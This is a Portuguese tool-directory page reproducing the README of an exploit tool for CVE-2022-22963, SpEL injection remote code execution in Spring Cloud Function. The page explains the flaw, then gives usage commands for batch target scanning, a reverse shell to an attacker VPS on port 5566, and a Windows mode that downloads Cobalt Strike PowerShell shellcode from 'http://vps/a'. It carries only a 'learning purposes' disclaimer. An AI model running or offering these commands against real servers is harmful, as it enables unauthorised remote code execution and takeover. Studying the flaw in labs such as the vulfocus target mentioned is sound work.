Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
spring-cloud-function-rce — Spring Cloud Function Vulnerabilidade de Injeção de Expressão SPEL (CVE-2022-22963) | Kitploit
Ferramentas/GitHubGitHub/k3rwin/spring-cloud-function-rce
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubk3rwin/spring-cloud-function-rce

spring-cloud-function-rce

Spring Cloud Function Vulnerabilidade de Injeção de Expressão SPEL (CVE-2022-22963)

Ver Repositório
8330há 4 anosAinda não revisado
Compartilhar

Vulnerabilidade de injeção de expressão SPEL no Spring Cloud Function (CVE-2022-22963)

O framework Spring fornece um modelo abrangente de programação e configuração para aplicações empresariais modernas baseadas em Java (em qualquer tipo de plataforma de implantação).

O método apply da classe RoutingFunction no framework serverless Spring Cloud Function dentro do Spring Cloud processa o parâmetro "spring.cloud.function.routing-expression" do cabeçalho da requisição como uma expressão Spel, resultando em injeção de expressão Spel, permitindo que um atacante execute código arbitrário através desta vulnerabilidade.

Escopo de impacto: 3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

O script é apenas para fins de aprendizado; qualquer uso inadequado é de responsabilidade do usuário e não do autor.

1. Instalação

pip3 install -r requirements.txt	

2. Uso

python3 spring-cloud-function-rce.py -h

image-20220414184058525

-u especifica uma única URL para teste de dnslog

-e especifica o modo de shell reverso

-s especifica o sistema operacional do host de destino, padrão linux, parâmetros win/linux usado com os parâmetros -i e -c

3. Exemplo

3.1 Teste de URL única

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/"

image-20220414184202055

3.2 Teste de URL em lote

python3 spring-cloud-function-rce.py -f "urls.txt"

image-20220414184424640

  • 123.58.236.76:47874 é o campo de tiro docker do vulfocus, não possui o comando nslookup instalado, então o teste de dnslog falhou

  • As URLs em lote devem ser o diretório raiz do site; http://192.168.50.222:8080/ é o diretório raiz do campo de tiro local; adicionar o diretório test fará com que o PoC falhe.

3.3 Obter shell em alvo Linux

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -i "vps的ip地址:5566"

image-20220414185231029

3.4 Obter shell em alvo Windows

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -s "win" -c "http://vps/a"

-c especifica o endereço do código de shell do PowerShell gerado pelo Cobalt Strike, deve ser usado com -s "win". A opção -c deve executar o script no Windows, o script chamará o PowerShell para codificar o PoC.


image-20220414185711222

image-20220414190020294

4. Campo de tiro

4.1 Construção manual com IntelliJ IDEA

Endereço de referência

4.2 Campo de tiro Docker

vulfocus

image-20220414190509578

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →